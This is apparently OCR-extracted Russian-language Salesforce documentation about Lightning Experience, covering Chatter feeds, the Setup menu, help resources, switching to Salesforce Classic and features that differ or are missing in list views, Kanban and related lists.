


Для совместной работы над записями (4) воспользуйтесь вкладкой «Chatter» в Lightning Experience. Вы можете публиковать обновления, создавать опросы, задавать вопросы и делиться файлами, как и в Salesforce Classic.



Работа с лентами Chatter

Вы можете изменить основную ленту Chatter так, чтобы отображался определенный набор публикаций (1). Для просмотра ленты в Lightning Experience, так же как и в Salesforce Classic, воспользуйтесь вкладками с левой стороны вкладки Chatter. Лента «Отслеживаемые» по-прежнему отображается по умолчанию в большинстве случаев. Если пользователь отслеживает менее 10 элементов, в ленте по умолчанию отображаются новости компании. В ленте новостей компании показываются наиболее популярные публикации в вашей организации. Ею можно воспользоваться, чтобы выбрать больше интересующих тем для отслеживания. Как только пользователь станет отслеживать больше 10 элементов, по умолчанию отображается лента отслеживаемых элементов.




Ленты в Lightning Experience включают большинство вариантов действий, доступных в Salesforce Classic, а также другие варианты.

- Действия «Сообщение», «Опрос» и «Вопрос» доступны в публикаторе на вкладке «Chatter». Щелкните текстовое поле публикатора, чтобы включить кнопки для отправки файла или упоминания людей. Другие стандартные действия Chatter, входящие в состав публикатора Salesforce Classic, включая «Благодарность» и «Ссылки», недоступны в Lightning Experience.
- Сортировка ленты по последним публикациям и комментариям. В интерфейсе Lightning Experience ленту «Отслеживаемые» можно отфильтровать по значениям **«Все обновления»** или **«Меньше обновлений»**. Значение **«Все обновления»** показывает обновления для всех отслеживаемых лент. Значение **«Меньше обновлений»** не отображает отслеживаемые изменения записей, которые автоматически обновляют этот отчет по изменениям в отслеживаемых полях. Ленты групп и профилей также включают набор полезных фильтров.
- Обновление ленты и отображение свежей информации. Ленты групп в интерфейсе Lightning Experience обновляются в режиме реального времени и обычно не требуют обновления вручную. Комментарии публикуются в режиме реального времени везде, не только в группах.
- Поиск информации в определенной ленте с помощью функции поиска в ленте. В интерфейсе Lightning Experience в результатах глобального поиска предусмотрен вариант фильтрации **«Основные сообщения»**, позволяющий показывать только наиболее важные для пользователя результаты.
- Назначение сообщений с темами в обоих интерфейсах.

Работа с меню «Настройка» в Lightning Experience

Благодаря меню «Настройка» в Lightning Experience стало намного быстрее и проще настраивать Salesforce в соответствиями с текущими требованиями компании.

Как администратор Salesforce вы тратите много времени на работу с меню «Настройка». Здесь можно сбрасывать пароли, создавать пользователей и профили, создавать шаблоны эл. почты и настраиваемых полей, настраивать макеты и многое другое. При более близком знакомстве с меню «Настройка» запоминать логику переходов больше не понадобится. Вместо этого стоит сосредоточиться на значках. Следует запомнить несколько полезных инструментов навигации.



- **«Быстрый поиск»** (**1**) — инструмент для быстрого поиска нужных элементов. Укажите нужный элемент в поле «Быстрый поиск», чтобы отфильтровать список страниц по введенному параметру. Находите то, что ищете, намного быстрее, чем при использовании обозревателя страниц настройки.
- Для поиска полей, объектов, пользователей и других элементов по имени воспользуйтесь глобальным поиском (**2**). Находясь в меню «Настройка», введите имя записи и выберите параметр **«В меню "Настройка"»** в мгновенных результатах или нажмите клавишу Enter. На странице результатов поиска отобразятся записи, соответствующие искомому термину.
- Меню **«Создать»** (**3**) отображается на каждой странице меню «Настройка». В нем легко создавать элементы, которые создаются чаще всего, такие как пользователи, настраиваемые объекты, пользовательские вкладки и шаблоны эл. почты.
- Карусель (**4**) обеспечивает мгновенный доступ к важным инструментам меню «Настройка» и информации по Salesforce1, SalesforceA, примечаниям к выпуску, сведениям о производительности и многому другому.
- **«Недавно использованные»** (**5**) — инструмент, отображающий записи в меню «Настройка», использовавшиеся недавно. Таким образом, можно всего одним щелчком вернуться к недавно обрабатываемым элементам.


Поиск справки в Lightning Experience

В Lightning Experience на каждой странице имеется контекстное меню справки со ссылками на ресурсы — разделы справки, пошаговые руководства, видеоматериалы, руководства разработчика и PDF, — имеющие отношение к особым задачам на данной странице.


На страницах объекта меню заменяет ссылку «Справка для этой страницы», используемую для просмотра в Salesforce Classic. Хотя ссылка «Справка для этой страницы» появляется на некоторых страницах «Настройка», мы рекомендуем использовать меню справки вместо расширенного выбора полезной информации.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



При нажатии на ссылку с видеофайлом ( ) появляется видеопроигрыватель, позволяющий делать просмотр, оставаясь в Salesforce.



Ссылки пошагового руководства ( ) переносят к первому этапу пошагового руководства в вашей организации. Справка, руководство разработчика и ссылки PDF открываются в новой вкладке обозревателя.

Настройка элементов в меню справки невозможна. При создании настраиваемых ссылок справки они работают только из раздела «Справка для этой страницы» в рамках страниц Salesforce Classic. Однако настраиваемые ссылки справки не появляются в новом меню «Справка».

Замечания по Lightning Experience

В состав данной версии Lightning Experience вошли не все функции, доступные в Salesforce Classic. В приведенных далее разделах можно уточнить, не исчезли ли из данной версии или не стали ли ограниченными какие-либо возможности, важные для вашего бизнеса. Кроме того, эта информация поможет вам обучить пользователей новым особенностям работы, которые появятся с переходом на Lightning Experience.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по переключению между Lightning Experience и Salesforce Classic

При включении для пользователей интерфейса Lightning Experience есть несколько возможностей, чтобы разрешить им переключение между Lightning Experience и Salesforce Classic. Не забывайте об этом при выборе варианта перевода пользователей на Lightning Experience.

Различия между Lightning Experience и Salesforce Classic

Узнайте о функциях Salesforce, которые недоступны в новом интерфейсе или имеют отличия от тех, к каким вы привыкли в Salesforce Classic. Функции, еще не поддерживаемые в новом интерфейсе, до сих пор доступны для ваших пользователей — они могут без труда переключаться на Salesforce Classic и продолжать работать.

Особенности интерфейса Lightning Experience при выключенной поддержке Chatter

Если организация не использует Chatter, то Lightning Experience не поддерживает некоторые полезные возможности. Просмотрите изменения интерфейса Lightning Experience, препятствующие использованию привычных функций.

СМ. ТАКЖЕ:

Стратегический план для Lightning Experience

Рекомендации по переключению между Lightning Experience и Salesforce Classic

При включении для пользователей интерфейса Lightning Experience есть несколько возможностей, чтобы разрешить им переключение между Lightning Experience и Salesforce Classic. Не забывайте об этом при выборе варианта перевода пользователей на Lightning Experience.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic

Переключение между интерфейсами Lightning Experience и Salesforce Classic влияет на логику маршрутизации основного URL-адреса и может привести к непредвиденным результатам при исправлении ссылок. Переключение также влияет на закладки и ссылки в сообщениях эл. почты или сообщениях Chatter (особенно при наличии группы пользователей, имеющих доступ к интерфейсу Lightning Experience).

Рекомендации для варианта, когда пользователям не разрешено переключаться между Lightning Experience и Salesforce Classic

Чтобы переключить какую-то часть пользователей или всех пользователей на новый интерфейс Lightning Experience навсегда, можно удалить переключатель. Что происходит, когда включено полномочие «Скрыть вариант для переключения в Salesforce Classic».

Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Переключение между интерфейсами Lightning Experience и Salesforce Classic влияет на логику маршрутизации основного URL-адреса и может привести к непредвиденным результатам при исправлении ссылок. Переключение также влияет на закладки и ссылки в сообщениях эл. почты или сообщениях Chatter (особенно при наличии группы пользователей, имеющих доступ к интерфейсу Lightning Experience).

Полномочие «Пользователь Lightning Experience» и стандартный интерфейс пользователя влияют на способ исправления ссылок для каждого пользователя в организации. Стандартный интерфейс пользователя может изменяться.

- При включении для пользователей интерфейса Lightning Experience стандартным интерфейсом является Salesforce Classic.
- При переключении части этих пользователей на новый интерфейс — из инструмента переключения пользователя в программе-помощнике миграции на Lightning Experience или путем назначения полномочия «Скрыть вариант для переключения в Salesforce Classic» — стандартным интерфейсом становится Lightning Experience.
- Всякий раз, когда какой-либо пользователь воспользуется переключателем, стандартный интерфейс этого пользователя опять сбрасывается на текущую среду.

Ниже перечислены типовые алгоритмы маршрутизации ссылок, которые могут встречаться пользователям.

Есть ли у пользователя полномочие «Пользователь Lightning Experience»?	Стандартный интерфейс пользователя	Область открытия ссылок
Да	Lightning Experience.	При использовании страниц, поддерживаемых интерфейсом Lightning Experience, ссылки открываются в новом интерфейсе (даже ссылки, созданные в Salesforce Classic). Ссылки на неподдерживаемые страницы направляются в интерфейс Salesforce Classic, который открывается на новой вкладке. Данная временная переадресация не изменяет стандартное свойство пользователя на Salesforce Classic. При следующем выборе ссылки, которая поддерживается новым интерфейсом, система перезагружает вкладку Salesforce Classic и открывает ссылку в интерфейсе Lightning Experience. Чтобы обмениваться ссылкой Lightning Experience с другими пользователями, убедитесь сначала, что они вошли в систему Salesforce. Иначе по ссылке им будет предложено

Есть ли у пользователя полномочие «Пользователь Lightning Experience»?	Стандартный интерфейс пользователя	Область открытия ссылок
		войти в систему, а затем они будут перенаправлены на начальную страницу.
Да	Salesforce Classic	Как правило, ссылки открываются в интерфейсе Salesforce Classic. Ссылка, созданная в Lightning Experience (URL-адрес содержит компонент `/one/one.app`), открывается в интерфейсе Lightning Experience. Стандартная настройка пользователя не изменяется на Lightning Experience.
Нет	Salesforce Classic	Ссылки открываются только в интерфейсе Salesforce Classic. Ссылка, созданная в Lightning Experience (URL-адрес содержит компонент `/one/one.app`), не открывается ввиду отсутствия доступа к интерфейсу Lightning Experience.

Данные алгоритмы маршрутизации могут инициировать путаницу при отправке ссылок Lightning Experience пользователям Salesforce Classic. Чтобы свести проблемы со ссылками к минимуму, рекомендуем включить новый интерфейс для всех пользователей, которые тесно сотрудничают между собой. Также рекомендуем рассказать пользователям Lightning Experience о принципах работы ссылок и закладок в обоих интерфейсах.

Чтобы полностью избежать проблем со ссылками, переведите всю организацию целиком на Lightning Experience и для всех пользователей отключите переключатель.

СМ. ТАКЖЕ:

Порядок переключения на Salesforce Classic после включения Lightning Experience

Рекомендации для варианта, когда пользователям не разрешено переключаться между Lightning Experience и Salesforce Classic

Чтобы переключить какую-то часть пользователей или всех пользователей на новый интерфейс Lightning Experience навсегда, можно удалить переключатель. Что происходит, когда включено полномочие «Скрыть вариант для переключения в Salesforce Classic».

- Если пользователь хочет воспользоваться функциями, не поддерживаемыми в Lightning Experience, он может переключиться в Salesforce Classic, даже если включено это полномочие. Этот пользователь будет находиться в Salesforce Classic только до тех пор, пока он использует функцию, недоступную в Lightning Experience. Как только он начинает пользоваться функцией, доступной в Lightning Experience, он переключается обратно.
- Это полномочие не затрагивает ссылку полной версии в мобильном обозревателе приложения Salesforce1. Пользователи приложения Salesforce1 всегда переключаются на полную версию Salesforce Classic, независимо от того, какая версия интерфейса отображается на их настольных устройствах.

- Если свойство «Скрыть вариант для переключения в Salesforce Classic» включено, настройка интерфейса пользователя не имеет значения. Если свойство «Скрыть вариант для переключения в Salesforce Classic» отключено, снова используется последняя настройка интерфейса пользователя.

СМ. ТАКЖЕ:

Как сделать интерфейс Lightning Experience единственно возможным

Различия между Lightning Experience и Salesforce Classic

Узнайте о функциях Salesforce, которые недоступны в новом интерфейсе или имеют отличия от тех, к каким вы привыкли в Salesforce Classic. Функции, еще не поддерживаемые в новом интерфейсе, до сих пор доступны для ваших пользователей — они могут без труда переключаться на Salesforce Classic и продолжать работать.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступ к данным и представления данных: функции, отличающиеся или недоступные в Lightning Experience

Функции продаж: отличия в приложении Lightning Experience

Функции производительности: Функции, отличающиеся или недоступные в Lightning Experience

Функции обслуживания клиентов: Функции, отличающиеся или недоступные в Lightning Experience

Отчеты и панели мониторинга: Функции, отличающиеся или недоступные в Lightning Experience

Файлы и содержимое: Функции, отличающиеся или недоступные в Lightning Experience

Chatter: Функции, отличающиеся или недоступные в Lightning Experience

Сообщества: функции, отличающиеся или недоступные в Lightning Experience

Другие продукты Salesforce Функции, отличающиеся или недоступные в Lightning Experience

Навигация и действия: Функции, отличающиеся или недоступные в Lightning Experience

Поиск: Функции, отличающиеся или недоступные в Lightning Experience

Настройка организации: Функции, отличающиеся или недоступные в Lightning Experience

Импорт данных и управление данными: Функции, отличающиеся или недоступные в Lightning Experience

Автоматизация процессов: Функции, отличающиеся или недоступные в Lightning Experience

Безопасность: Функции, отличающиеся или недоступные в Lightning Experience

Интерактивная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Программная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Приложения и пакетирование: Функции, отличающиеся или недоступные в Lightning Experience

СМ. ТАКЖЕ:

Поддерживаемые браузеры для Lightning Experience

Порядок переключения на Salesforce Classic после включения Lightning Experience

Доступ к данным и представления данных: функции, отличающиеся или недоступные в Lightning Experience

В данном разделе описаны ситуации, которые могут возникать при доступе к данным в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Объекты

Ниже перечислены объекты Salesforce, доступные в Lightning Experience. Данный выпуск не поддерживает другие стандартные объекты.

- Организация
- Действия
- Актив
- Взаимосвязь между активами
- Календарь
- Кампания
- Участники кампании
- Обращение
- Chatter
- Контакт
- Версии контакта
- Контракты
- Панели мониторинга
- Повторяющиеся элементы записи
- Наборы повторяющихся записей
- Сообщения электронной почты
- Событие
- Группа
- Начальная страница
- Интерес
- Примечания
- Возможности
- Продукты возможности
- Заказ
- Заказать продукты
- Прайс-листы
- Записи прайс-листа
- Продукты
- Сметы (создание смет на начальной странице «Сметы» не поддерживается)
- Отчеты

- Социальные образы
- Сообщения социальной сети
- Задачи
- Пользователи
- Заказы-наряды
- Элементы строки заказа-наряда
- Настраиваемые объекты
- Внешние объекты

Поля

- Lightning Experience позволяет отображать поля для неподдерживаемых объектов; данные поля доступны только для чтения и не содержат ссылки на связанные записи.
- Поля поиска в Salesforce Classic отображают имена записей независимо от полномочий общего доступа, так что пользователи могут видеть имена записей, к которым у них нет доступа. В системе Lightning Experience и мобильном приложении Salesforce1 поля поиска сохраняют параметры общего доступа и показывают только имена записей, к которым у пользователя имеется доступ. Единственным исключением являются поля поиска ответственного, в которых всегда показано имя ответственного за запись независимо от параметров общего доступа.
- В Lightning Experience макеты страниц поддерживают до 35 полей поиска. В Salesforce Classic макеты страниц поддерживают до 40 полей поиска.

Связанные списки

- Lightning Experience поддерживает связанные списки для поддерживаемых стандартных и настраиваемых объектов.

  Связанные списки для объектов, которые не поддерживаются интерфейсом Lightning Experience, не отображаются другими областями интерфейса (даже после их добавления в макет страницы объекта).

- Lightning Experience поддерживает новые связанные списки «Файлы» и «Примечания», а также классический связанный список «Примечания и вложения». При использовании Salesforce Files или расширенных примечаний добавьте все эти связанные списки в свои макеты страниц объектов.
  - Файлы и вложения являются двумя разными типами объектов. В отличие от файлов вложения связываются только с определенной записью и не могут публиковаться далее. В Lightning Experience в связанные списки Notes & Attachments загружаются файлы. В Salesforce Classic вплоть до весны 2016 года, в этот связанный список вместо файлов всегда загружались вложения. Другими словами, связанный список «Примечания и вложения» текущих организаций может содержать вложения, загруженные в Salesforce Classic, и файлы, добавленные в Lightning Experience.

    При использовании API текущие интеграции, извлекающие вложения из связанного списка «Примечания и вложения», не содержат файлы, загруженные в данный список посредством интерфейса Lightning Experience. Извлечение файлов и вложений выполняется посредством нового вызова API.

  - Примечания, созданные посредством устаревшего инструмента создания примечаний в интерфейсе Salesforce Classic, отображаются только связанным списком «Примечания и вложения». Примечания, созданные посредством расширенной версии инструмента создания примечаний, отображаются только связанным списком «Примечания».
- При использовании версии Group Edition связанный список «Контакты» не отображается организациями.
- Когда на записи контакта применяется связанный список «Возможность» для добавления новой или существующей возможности к контакту, Salesforce добавляет контакт к связанному списку «Роли контактов» возможности.

- Lightning Experience объединяет записи стандартного и настраиваемого прайс-листа в один связанный список «Прайс-лист». Это отличается от поведения Salesforce Classic, в котором есть отдельные связанные списки для стандартного и настраиваемого прайс-листа. Если вы ранее удалили связанный список «Прайс-листы», т.к. ваша организация применяет только стандартные цены, вам следует добавить его обратно на макет страницы Продукт, чтобы ваши пользователи могли видеть стандартные цены в Lightning Experience.

Начальная страница объекта

Ниже перечислены функции, недоступные на начальных страницах объектов в Lightning Experience.

- Инструмент «Быстрое создание»
- Доступ к отчетам по объектам
- Любые инструменты в разделе «Инструменты»
- Инструмент сводного отчета

Списковые представления

Lightning Experience не поддерживает функции спискового представления ниже.

- Отслеживание записей прямо из списка
- Предоставление группам общего доступа к списковым представлениям
- Клонирование списковых представлений
- Некоторые групповые действия, включая одновременное изменение или удаление нескольких элементов списка или пакетную рассылку по эл. почте
- Настраиваемые действия
- Планирование с помощью перетаскивания для списковых представлений организаций, контактов и интересов
- Ленты
- Значок для создания печатной версии списка

Lightning Experience использует другие способы отображения и алгоритмы работы списковых представлений.

- Пользователь не переходит на новую страницу для создания спискового представления. Вместо этого пользователь остается на той же странице и присваивает имя списковому представлению во всплывающем диалоговом окне. Пользователь добавляет фильтры для настройки списка посредством панели, отображающейся в правой части страницы.
- Пользователь может ограничивать списковые представления только путем выбора параметра **«Все»** или **«Мои»**. Другие параметры (например, ограничение по очереди, кампании, своим группам, работающим с организациями, своим группам потенциальных клиентов или прайс-листу) не поддерживаются.
- Данный интерфейс поддерживает измененную навигацию по списковым представлениям. Списковые представления используют функцию бесконечного прокручивания, поэтому пользователь не может задавать количество записей для отображения на странице. Кроме того, пользователь не может перемещаться по страницам посредством кнопок со стрелками, а также не может открывать конкретную страницу результатов. Открытие записей, имена которых начинаются с конкретной буквы, не поддерживается.
- Раскрывающееся меню содержит до 2000 представлений. Меню загружает просмотры в пакетах из 50 при прокрутке. Сначала отображаются недавно просмотренные списки, затем идут другие представления списков в алфавитном порядке. Недавно просмотренные списки и поле поиска появляются только при наличии 11 или более списковых представлений.

- Пользователь не может изменять порядок отображения столбцов путем перетаскивания заголовка столбца в другую область таблицы. Взамен, пользователь может изменять отображаемые столбцы и порядок их отображения путем выбора пункта **Выбор полей для отображения** из раскрывающегося меню «Элементы управления спискового представления». Если добавить или удалить столбец в Lightning Experience, все столбцы с нестандартной шириной будут удалены. Можно переключиться обратно в Salesforce Classic и изменить ширину столбцов.
- Встроенное редактирование полей в списковом представлении доступно для списковых представлений, содержащих только один тип записи. Однако в списковом представлении нельзя применить логику фильтра с квадратными скобками типа «ИЛИ». Пользователи могут одновременно редактировать выбранные поля нескольких записей и сохранять изменения. Некоторые стандартные и настраиваемые поля не поддерживают встроенное редактирование.
- Списковые представления, содержащие зависимые поля раскрывающегося списка, поддерживают встроенное редактирование. Однако встроенное редактирование зависимых полей раскрывающегося списка не поддерживается. Это возможно только для других полей спискового представления.
- Пользователи могут выбирать несколько элементов в списковом представлении для выполнения групповых действий. Но групповое редактирование записей (выбор нескольких записей, изменение одного поля записи и групповое применение изменения ко всем записям) при этом недоступно.
- В списковом представлении без прокручивания одновременно отображается максимум 50 элементов. Чтобы выбрать большее количество элементов, необходимо прокрутить вниз для загрузки последнего элемента и выбрать диапазон элементов.
- Данный интерфейс поддерживает только некоторые действия на уровне строк. Доступными для большинства объектов являются действия «Правка» и «Удалить». Для интересов доступны два дополнительных действия. «Преобразовать» и «Клонировать». Доступными для файлов являются действия «Правка», «Удалить» и «Загрузить».
- Настраиваемые кнопки доступны, но невозможно настроить их для записи действий или пакетных действий, например пакетного редактирования или удаления. Например, администратор может создать кнопку для загрузки страницы Visualforce.
- Критерии фильтрации поддерживают только следующие диапазоны относительных дат: «Сегодня», «Завтра», «Вчера», «Текущая неделя», «Текущий месяц», «Текущий квартал», «Текущий год», «Прошлая неделя», «Прошлый месяц», «Прошлый квартал», «Прошлый год».
- Списковые представления в Lightning Experience не поддерживают условие *начинаются с* в качестве фильтра для полей ID. Поле ID (код) это 15-символьное поле, идентифицирующее запись. Например, поле `Account ID` в объекте контакта определяет с какой учетной записью связан контакт. Вы *можете* применять условие *начинается с* в качестве критерия фильтра для других полей.
- В операторах логики фильтров НЕ не работает с выражениями в скобках. Например, выражение `1 ИЛИ НЕ (2 ИЛИ 3)` оценивается как `1 ИЛИ (НЕ 2 ИЛИ 3)`. Результаты фильтрации не возвращают предполагаемые записи.
- Фильтры поддерживают только значения в диапазоне от минимального до максимального целого 23-битового числа со знаком или от 1 до 2 147 483 648. Фильтр отключается, если значение выходит за пределы указанного диапазона.
- Lightning Experience использует другое имя списка недавних записей, отображаемое на начальной странице каждого стандартного или настраиваемого объекта. Данный список называется «Недавно просмотренные». Данное представление недоступно для удаления, фильтрации или редактирования.Администраторы Salesforce могут использовать раздел «Менеджер объектов» меню «Настройка» для выбора столбцов данного представления и изменения порядка их отображения. Пользователи могут сортировать элементы представления путем щелчка внутри заголовка столбца. Порядок сортировки элементов списка (по возрастанию или убыванию) определяется стрелкой в заголовке столбца.
- Раскрывающийся список большинства стандартных объектов содержит другое списковое представление, использующее похожее имя. Кроме того, имя данного представления содержит имя объекта. Например, данное списковое представление для организаций называется «Недавно просмотренные организации». В обоих представлениях («Недавно просмотренные» и «Недавно просмотренные *объекты*») отображаются одинаковые записи. Списковое представление

«Недавно просмотренные *объекты*» недоступно для удаления, фильтрации или редактирования. Пользователи могут сортировать записи и составлять диаграммы по данным спискового представления. Кроме того, они могут переключаться на Salesforce Classic для изменения порядка отображения столбцов в списковом представлении. При переключении на Lightning Experience порядок отображения столбцов изменяется.

Представление Kanban

- Доска Kanban недоступна из спискового представления «Недавно просмотренные». Переключение на доску Kanban возможно только после выбора другого спискового представления.
- На доске Kanban отображается максимум 200 записей.
- Столбцы не создаются на основе неактивных полей раскрывающегося списка. Записи, связанные со значениями неактивных полей раскрывающегося списка, не отображаются в представлении карточки производственного заказа.
- Сводки можно создавать только для полей «Число» и «Валюта», которые не являются полями сводного резюмирования или формулы.
- Записи отображаются только в поле, выбранном для **«Группировать по»**, включенном в макет страницы.
- Если запись имеет нулевое значение для поля **«Группировать по»**, она не появится в представлении карточки производственного заказа.
- Нельзя группировать записи по полю «Валюта».
- Вложенные вкладки создаются для записей определенных типов, если поле **«Группировать по»** включено в макет страницы этого типа записи и данный тип записи имеет связанные с ним записи.
- Функция перетаскивания не поддерживается для сенсорных экранов.
- В представлении карточки производственного заказа нельзя выполнять пакетные действия.

Возможности

- Предупреждения отправляются пользователям при наличии возможностей с просроченными задачами, без открытых действий или без действий за последние 30 дней. Уведомления не настраиваются.
- Возможности нельзя группировать по полю «Категория прогноза».

Интересы

- Интересы не преобразовываются для доски Kanban.
- Столбцы не создаются для любого значения статуса интереса с состоянием «Преобразовано».

Контракты

- Контракты не активируются для доски Kanban.
- Невозможно создать столбец для стандартного статуса контракта «Активировано».
- Контракты не могут группироваться по полю «Уведомление ответственного об истечении срока действия».

База знаний

- Статьи базы знаний нельзя группировать по ответственному.

Работа с данными

Создание и редактирование данных

В Lightning Experience на вкладке записи «Сведения» доступно встроенное редактирование полей. Но невозможно редактировать отдельные поля в панели записи «Основные показатели».

Печать данных

Lightning Experience не поддерживает функции ниже.

- Печать страницы
- Создание PDF

Боковая панель Salesforce

